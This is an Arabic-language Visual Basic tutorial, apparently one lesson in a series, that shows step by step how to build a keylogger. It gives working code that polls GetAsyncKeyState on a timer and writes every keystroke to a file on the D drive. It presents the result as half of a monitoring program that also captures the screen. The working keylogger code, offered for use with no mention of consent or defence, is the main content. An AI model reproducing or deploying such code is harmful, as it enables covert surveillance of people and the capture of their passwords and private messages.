الآن نأتي إلى الجزء الثاني من الدرس وهو مراقبة لوحة المفاتيح ، سنجعل الفيجول بيسك يقوم بحفظ كل مايكتب على لوحة المفاتيح في ملف يسمى Keylog.txt واسم هذا البرنامج يسمى بـــ Keylogger

الخطوة الأولى افتح مشروعا جديدا ، كما تعلمنا سابقا "في أول الدرس"


ثانيا : أدرج Timer1 واجعل الفتره تساوي ١ كما تعلمنا سابقا وهذا ماتوضحه الأشكال السابقة ؛ الشكل (١-٥) والشكل (٢-٥) سابقاً.

ثالثاً : انقر على الفورم مرتين واختر "General" للوصول إلى قسم الإعلانات كما وضحنا سابقا في الشكل (٤-٦).

أكتب هذا الكود في قسم الإعلانات

```
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As
Integer
```

كما يوضح الشكل التالي (٤-١٣)



الشكل (٤-١٣)

شرح هذا الكود

```
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As
Integer
```

هذا الكود خاص بتعريف الدالة GetAsyncKeyState .

ثالثاً :

ننقر على Timer1 مرتين فتظهر صفحة البرمجة الخاصة به ، ونكتب هذا الكود

```
Private Sub Timer1_Timer()
Dim result As Integer

For i = 1 To 255
result = 0
result = GetAsyncKeyState(i)

If result = -32767 Then
Text1.Text = Text1.Text + Chr(i)

Open "d:\log.txt" For Output As #1
Print #1, Text1.Text
Close #1


End If
Next i

End Sub
```

ياحبيبي !! ايش هذا الكود ؟؟ .. ، طبعا بدأنا بجملة for التي أخذت هذا المدى (١-٢٥٥) لأن لكل زر على لوحة المفاتيح له قيمة رقمية ،ومن ثم أخذنا اسم المفتاح بالدالة GetAsyncKeyState

وقد شرحت باقي الأسطر **"وهي طريقة انشاء ملف ووضع القيم فيه"** في هذا الموضوع

http://www.4shared.com/document/nniQN2JG/ .html

الخطوة الأخيرة : احفظ المشروع ، والآن انتهينا من صنع برنامج للمراقبة يتكون من قسمين قسم يختص ببتصوير الشاشة وقسم يختص بتسجيل حركات الكبيورد.